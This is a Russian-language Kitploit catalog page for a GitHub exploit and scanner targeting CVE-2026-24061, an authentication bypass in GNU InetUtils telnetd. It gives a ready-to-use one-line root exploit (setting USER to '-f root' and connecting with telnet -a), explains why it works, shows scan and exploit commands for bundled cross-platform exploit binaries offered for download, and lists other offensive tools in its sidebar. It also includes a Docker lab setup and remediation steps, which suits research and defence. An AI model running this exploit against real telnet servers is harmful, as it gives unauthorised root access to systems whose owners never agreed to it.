
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-24061 — Эксплойт и сканер для CVE-2026-24061 — обход аутентификации в telnetd, предоставляющий root-оболочку через специально сформированную переменную окружения USER. Включает настройку окружения Docker и кроссплатформенные бинарные файлы эксплойта. | Kitploit
Инструменты/GitHubGitHub/parad0x7e/cve-2026-24061
Анализ уязвимостейЭксплуатацияСетевая безопасностьТестирование на ПроникновениеАутентификацияИнструмент Удаленного Доступа
GitHubparad0x7e/cve-2026-24061

CVE-2026-24061

Эксплойт и сканер для CVE-2026-24061 — обход аутентификации в telnetd, предоставляющий root-оболочку через специально сформированную переменную окружения USER. Включает настройку окружения Docker и кроссплатформенные бинарные файлы эксплойта.

Репозиторий
489 месяцев назадЕщё не проверено
Поделиться

CVE-2026-24061: Уязвимость обхода аутентификации в telnetd

CVE-2026-24061 — это уязвимость обхода аутентификации в telnetd, которая позволяет злоумышленникам обойти проверку личности с помощью определённых комбинаций переменных окружения и напрямую получить shell с правами root.

В логике аутентификации telnetd существует недостаток. При использовании опции -a (автоматический вход) в сочетании с определённой переменной окружения USER (например, -f root) можно обойти стандартный процесс аутентификации и войти напрямую под пользователем root.

Введение

GNU InetUtils — это набор базовых сетевых инструментов в рамках проекта GNU. Он содержит множество традиционных сетевых клиентов и демонов, таких как ftp, telnet, rsh, rlogin, tftp и другие, предоставляя комплексную библиотеку сетевых компонентов в стиле GNU. telnetd — это серверная программа в этом наборе, отвечающая за обработку входящих Telnet-запросов на подключение, основной задачей которой является предоставление удалённым пользователям интерактивного терминального интерфейса (обычно Shell).

Как это работает

  1. Обычно отслеживается inetd или xinetd на порту 23. При поступлении запроса запускается telnetd.
  2. Обрабатывает согласование опций, специфичных для протокола Telnet (таких как тип терминала, размер окна, набор символов и т. д.).
  3. Обычно вызывает системную программу login для проверки имени пользователя и пароля.
  4. После успешного входа выделяет пользователю псевдотерминал и запускает указанный Shell.

Ссылки

  • https://github.com/yanxinwu946/CVE-2026-24061--telnetd
  • https://github.com/vulhub/vulhub/
  • https://forum.butian.net/share/4766

Настройка окружения


Сначала загрузите этот репозиторий локально. Структура каталогов выглядит следующим образом:

В этом каталоге выполните следующую команду, чтобы запустить уязвимое окружение для CVE-2026-24061:

docker compose up -d --build


После запуска служба telnet будет работать на 0.0.0.0:2323
Принцип уязвимости

  1. Опция -a в telnetd используется для включения функции автоматического входа
  2. Когда -a включена, telnetd считывает переменную окружения USER как имя пользователя для входа
  3. Если переменная окружения USER установлена в -f root, telnetd ошибочно интерпретирует -f как флаг опции, а root — как целевого пользователя
  4. Это приводит к обходу проверки аутентификации и установке сеанса напрямую под пользователем root

Эксплуатация уязвимости

Ручная эксплуатация


# Установите переменную окружения USER и подключитесь с помощью telnet -a

env USER='-f root' telnet -a 127.0.0.1 2323

В случае успеха вы получите интерактивный shell с правами root:
Эксплуатация с помощью инструмента

cd exp

Вы можете увидеть три файла: exp, exp_darwin и exp.exe — это исполняемые файлы для Linux, Mac и Windows соответственно. Выберите тот, который вам нужен. Исходный код инструмента также предоставлен. Если вам нужны другие версии, вы можете скомпилировать их самостоятельно. Здесь я использую exp для Linux, у которого есть подробная справочная информация.


Обнаружение наличия уязвимости (по умолчанию сканируется порт 23):

./exp -mode scan -target your-ip -port your-port

Эксплуатация уязвимости и получение shell:

./exp -mode exploit -target your-ip -port your-port
Как исправить

  1. Обновите inetutils-telnetd до последней версии
  2. Отключите службу telnet в производственной среде и используйте SSH вместо неё
  3. Разверните службу telnet в изолированной внутренней сетевой среде
  4. Используйте брандмауэр для ограничения источника доступа к службе telnet

Отказ от ответственности

Этот проект предназначен только для исследований в области безопасности и образовательных целей. Не используйте его на несанкционированных системах. Пользователи несут всю юридическую ответственность за любые последствия, возникшие в результате использования этого инструмента.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    324
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    252

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →